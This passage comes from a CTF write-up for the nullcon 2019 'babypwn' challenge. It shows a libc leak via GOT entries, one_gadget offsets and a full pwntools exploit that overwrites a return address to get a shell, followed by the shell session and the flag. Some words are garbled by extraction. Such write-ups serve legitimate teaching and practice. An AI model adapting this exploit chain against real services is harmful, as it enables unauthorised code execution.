
The highlighted output contains the values of the GOT entries for puts andmalloc:

```
root@kali:~/Documents/nullcon19/babypwn# ./leak.py
[+] Opening connection to pwn.ctf.nullcon.net on port 4001: Done
```

00000000	43	72	65	61	74	65	20	61	20	74	72	65	73	73	75	72	Crea	te a	tre	ssur	
00000010	65	20	62	6f	78	3f	0d	0a	6e	61	6d	65	3a	20	48	6f	e bo	x?..	name	: Ho	
00000020	77	20	6d	61	6e	79	20	63	6f	69	6e	73	20	64	6f	20	w ma	ny c	oins	<b>do</b>	
00000030	79	6f	75	20	68	61	76	65	3f	0d	0a	54	72	65	73	73	you	have	?..T	ress	
00000040	75	72	65	20	42	6f	78	3a	20	2e	90	f6	56	47	84	7f	ure	Box:	...	....	
00000050	2e	30	41	58	47	84	7f	2e	20	63	72	65	61	74	65	64	...	...	cre	ated	
00000060	21	0d	0a														!...				
00000062																					

Accordingly the values are0x7f844756f690 and0x7f8447584130.

Now we can use the last three digits to look up the libc version on <https://libc.blukat.me/>:



Thus the libc version used on the CTF server is libc6\_2.23-0ubuntu10\_amd64. We can directly download the libc from <https://libc.blukat.me/> and use `one_gadget` to find the offset for all one gadgets:

```

root@kali:~/Documents/nullcon19/babypwn# wget https://libc.blukat.me/d/libc6_2.23-0ubuntu10_amd64.so
--2019-02-03 11:39:08-- https://libc.blukat.me/d/libc6_2.23-0ubuntu10_amd64.so
Resolving libc.blukat.me (libc.blukat.me)... 139.162.107.111
Connecting to libc.blukat.me (libc.blukat.me)|139.162.107.111|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1868984 (1.8M) [application/octet-stream]
Saving to: 'libc6_2.23-0ubuntu10_amd64.so'

libc6_2.23-0ubuntu10_amd64. 100%[=====>] 1.78M 857KB/s in 2.
2019-02-03 11:39:11 (857 KB/s) - 'libc6_2.23-0ubuntu10_amd64.so' saved [1868984/1868984]

root@kali:~/Documents/nullcon19/babypwn# one_gadget libc6_2.23-0ubuntu10_amd64.so
0x45216 execve("/bin/sh", rsp+0x30, environ)
constraints:
  rax == NULL

0x4526a execve("/bin/sh", rsp+0x30, environ)
constraints:
  [rsp+0x30] == NULL

0xf02a4 execve("/bin/sh", rsp+0x50, environ)
constraints:
  [rsp+0x50] == NULL

0xf1147 execve("/bin/sh", rsp+0x70, environ)
constraints:
  [rsp+0x70] == NULL

```

Now we are set to forge ounal exploit.

## Final exploit

The final exploit does the following:

- Leak a libc address and calculate the libc base address (I precalculated the offset from the leak to the base address using the GOT entries leaks).
- Overwrite the return address with the address of entry0, which will simply start the program once again after we received the leak.
- Calculate the address of the one gadget using the received leak.
- Overwrite the return address with the address of the gadget.
- Done 😊

```

1  #!/usr/bin/env python
2
3  from pwn import *
4
5  p = remote('pwn.ctf.nullcon.net', 4001)
6
7  entry0          = 0x400710
8  og_offset       = 0x45216
9  libc_leak_offset = 0x5f1168
10
11 # leak libc address
12 p.sendline('y')
13 p.sendline('%.10$p_')
14 p.sendline('-1')
15
16 # overwrite return address with entry0 address
17 for i in range(26): p.sendline('+')
18 p.sendline(str(entry0))
19 p.sendline(str(0))
20 p.sendline('a')
21
22 # receive leak
23 p.recvuntil('.')
24 libc_leak = p.recvuntil('_')
25 libc_leak = libc_leak[:libc_leak.index('_')]
26 libc_leak = int(libc_leak, 16)
27 log.success('libc_leak: ' + hex(libc_leak))
28 libc_base = libc_leak - libc_leak_offset
29 log.success('libc_base: ' + hex(libc_base))
30
31 # calculate one gadget address
32 og = libc_base + og_offset
33
34 # second run of main function
35 p.sendline('y')
36 p.sendline('AAAA')
37 p.sendline('-1')
38
39 # overwrite return address with address of one gadget
40 for i in range(26): p.sendline('+')
41 p.sendline(str(og & 0xffffffff))
42 p.sendline('y')
43
44 # receive shell
45 p.interactive()

```

Running the script:

```

root@kali:~/Documents/nullcon19/babypwn# ./final.py
[+] Opening connection to pwn.ctf.nullcon.net on port 4001: Done
[+] libc_leak: 0x7f8447af1168
[+] libc_base: 0x7f8447500000
[*] Switching to interactive mode
created!
Create a tressure box?
name: How many coins do you have?
Tressure Box: AAAA created!
$ id
uid=1000(pwn) gid=1000(pwn) groups=1000(pwn)
$ ls -al
total 36
drwxr-x--- 1 root pwn  4096 Feb  1 14:00 .
drwxr-xr-x 1 root root  4096 Feb  1 13:44 ..
-rw-r--r-- 1 root pwn   220 Feb  1 13:44 .bash_logout
-rw-r--r-- 1 root pwn  3771 Feb  1 13:44 .bashrc
-rw-r--r-- 1 root pwn   655 Feb  1 13:44 .profile
-rwxrwxr-x 1 root root  8824 Feb  1 13:58 challenge
-r--r----- 1 root pwn    42 Jan 28 06:28 flag
$ cat flag
hackim19{h0w_d1d_y0u_g37_th4t_c00k13?!!?}
$ exit
[*] Got EOF while reading in interactive

```

The ag is hackim19{h0w\_d1d\_y0u\_g37\_th4t\_c00k13?!!?}.